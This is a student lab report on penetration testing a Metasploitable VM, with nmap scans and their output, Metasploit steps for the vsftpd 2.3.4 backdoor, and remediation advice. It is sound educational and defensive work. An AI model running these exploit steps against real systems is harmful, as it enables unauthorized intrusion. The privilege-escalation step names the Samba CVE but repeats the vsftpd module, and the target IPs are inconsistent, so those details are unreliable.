Network Penetration Testing with Real-World Exploits and Security Remediation

---

Name: Yash Desale

ERP: 6604669

Course: B.Tech CSE (Cybersecurity)

Semester: 4th

Section: CY4A

Date: 15/05/2025

Project Objectives

Introduction:

This project involves performing penetration testing in a controlled lab environment to simulate real-world attacks that malicious hackers might use to exploit systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking, including reconnaissance, scanning, enumeration, exploitation, privilege escalation, and remediation. The goal is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsiblities responsibly

Theory About the Project

Network penetration testing is the process of evaluating a system's security by simulating attacks from malicious outsiders and insiders. The objective is to identify security weaknesses before attackers can exploit them. The phases include:

•Reconnaissance: Gathering information about the target.

•Scanning S Enumeration: Actively probing the target to discover open ports, services, and vulnerabilities.

•Exploitation: Gaining unauthorized access using known exploits.

•Post-Exploitation: Activities such as privilege escalation or data exfiltration.

•Remediation: Recommending security measures to patch vulnerabilities.

Project Requirements

1. Operating Systems:

•Kali Linux (Attacking Machine)

•Metasploitable (Target Machine)

2.Tools:


•Nmap: For network scanning, port discovery, OS detection, and service enumeration.

•Metasploit Framework: For exploiting known vulnerabilities in services.

Task 1: Basic Network Scanning

- Steps:


  $ nmap -v 192.168.99.131



Task 2: Scanning for Hidden Ports

- Steps:

  $ nmap -v -p- 192.168.99.131



```
┌──(kali㉿kali)-[~]
└─$ nmap -v -p-  192.168.174.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 03:21 EDT
Initiating ARP Ping Scan at 03:21
Scanning 192.168.174.129 [1 port]
Completed ARP Ping Scan at 03:21, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:21
Completed Parallel DNS resolution of 1 host. at 03:22, 13.00s elapsed
Initiating SYN Stealth Scan at 03:22
Scanning 192.168.174.129 [65535 ports]
Discovered open port 3306/tcp on 192.168.174.129
Discovered open port 23/tcp on 192.168.174.129
Discovered open port 21/tcp on 192.168.174.129
Discovered open port 445/tcp on 192.168.174.129
Discovered open port 139/tcp on 192.168.174.129
Discovered open port 25/tcp on 192.168.174.129
Discovered open port 5900/tcp on 192.168.174.129
Discovered open port 22/tcp on 192.168.174.129
Discovered open port 53/tcp on 192.168.174.129
Discovered open port 80/tcp on 192.168.174.129
Discovered open port 111/tcp on 192.168.174.129
Discovered open port 1524/tcp on 192.168.174.129
Discovered open port 8787/tcp on 192.168.174.129
Discovered open port 56060/tcp on 192.168.174.129
Discovered open port 6667/tcp on 192.168.174.129
Discovered open port 6697/tcp on 192.168.174.129
Discovered open port 40626/tcp on 192.168.174.129
Discovered open port 5432/tcp on 192.168.174.129
Discovered open port 8009/tcp on 192.168.174.129
Discovered open port 6000/tcp on 192.168.174.129
Discovered open port 512/tcp on 192.168.174.129
Discovered open port 55659/tcp on 192.168.174.129
Discovered open port 2121/tcp on 192.168.174.129
Discovered open port 8180/tcp on 192.168.174.129
Discovered open port 2049/tcp on 192.168.174.129
Discovered open port 3632/tcp on 192.168.174.129
Discovered open port 513/tcp on 192.168.174.129
Discovered open port 1099/tcp on 192.168.174.129
Discovered open port 514/tcp on 192.168.174.129
Discovered open port 51336/tcp on 192.168.174.129
Completed SYN Stealth Scan at 03:22, 16.50s elapsed (65535 total ports)
Nmap scan report for 192.168.174.129
Host is up (0.0055s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
40626/tcp open  unknown
51336/tcp open  unknown
55659/tcp open  unknown
```

Task 3: Service Version Detection

- Steps:


$ nmap -v -sV 192.168.99.131

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -sV  192.168.174.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 03:23 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 03:23
Scanning 192.168.174.129 [1 port]
Completed ARP Ping Scan at 03:23, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:23
Completed Parallel DNS resolution of 1 host. at 03:23, 13.00s elapsed
Initiating SYN Stealth Scan at 03:23
Scanning 192.168.174.129 [1000 ports]
Discovered open port 25/tcp on 192.168.174.129
Discovered open port 111/tcp on 192.168.174.129
Discovered open port 53/tcp on 192.168.174.129
Discovered open port 22/tcp on 192.168.174.129
Discovered open port 21/tcp on 192.168.174.129
Discovered open port 5900/tcp on 192.168.174.129
Discovered open port 445/tcp on 192.168.174.129
Discovered open port 139/tcp on 192.168.174.129
Discovered open port 80/tcp on 192.168.174.129
Discovered open port 3306/tcp on 192.168.174.129
Discovered open port 23/tcp on 192.168.174.129
Discovered open port 513/tcp on 192.168.174.129
Discovered open port 512/tcp on 192.168.174.129
Discovered open port 6667/tcp on 192.168.174.129
Discovered open port 1524/tcp on 192.168.174.129
Discovered open port 5432/tcp on 192.168.174.129
Discovered open port 1099/tcp on 192.168.174.129
Discovered open port 6000/tcp on 192.168.174.129
Discovered open port 8180/tcp on 192.168.174.129
Discovered open port 2049/tcp on 192.168.174.129
Discovered open port 2121/tcp on 192.168.174.129
Discovered open port 8009/tcp on 192.168.174.129
Discovered open port 514/tcp on 192.168.174.129
Completed SYN Stealth Scan at 03:23, 1.25s elapsed (1000 total ports)
Initiating Service scan at 03:23
Scanning 23 services on 192.168.174.129
Completed Service scan at 03:23, 36.15s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.174.129.
Initiating NSE at 03:23
Completed NSE at 03:24, 8.11s elapsed
Initiating NSE at 03:24
Completed NSE at 03:24, 8.01s elapsed
Nmap scan report for 192.168.174.129
Host is up (0.0046s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:B0:E7:84 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.93 seconds
           Raw packets sent: 1021 (44.908KB) | Rcvd: 1001 (40.120KB)
```

Task 4: Operating Version Detection

- **Command:** $ nmap -v -O 192.168.174.129



Task 5: Enumeration

- **Target IP:** 192.168.174.129
- MAC Address: 00:0C:29:B0:E7:84 (VMware)
- Device type: general purpose
- Running: Linux 2.6.X
- OS CPE: cpe:/o:linux:linux_kernel:2.6

•OS details: Linux 2.6.9 - 2.6.33

•Open Ports & Services:

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8009/tcp	open	ajp13
8180/tcp	open	unknown

Task 6: Exploitation

•**Exploit:** Backdoor vulnerability (CVE-2011-2523).


•**Steps:** $ msfconsole

$ exploit/unix/ftp/vsftpd_234_backdoor

$ set RHOST 192.168.174.129

$ set RPORT 21

$ run



Task 7: Privilege Escalation


•**Exploit:** Usermap script vulnerability (CVE-2007-2447).

•**Steps:**

$ use exploit/unix/ftp/vsftpd_234_backdoor

$ set RHOST 192.168.174.129

$ exploit



Task 8: Remediation

1. **FTP Service (vsftpd)**

•**Vulnerability**: Backdoor (CVE-2011-2523).

•**Remediation**:

- Upgrade to vsftpd 3.0.5.
- Disable FTP and use SFTP.

2. **SMB Service**

•**Vulnerability**: RCE (CVE-2007-2447).

•**Remediation**:

- Upgrade Samba to the latest version.
- Disable SMBv1 and restrict access.

3. **R Services (Ports 512-514)**

•**Vulnerability**: Plaintext credentials (CVE-1999-0651).

•**Remediation**:

- Disable rsh, rlogin, and rexec services.

Major Learnings from the Project

Through this project, I learned:

•How to perform network scanning and enumeration using Nmap.

•Techniques for exploiting vulnerabilities in services like FTP, SMB, and R services.

•The importance of remediation to secure systems against attacks.

This hands-on experience deepened my understanding of ethical hacking and cybersecurity best practices.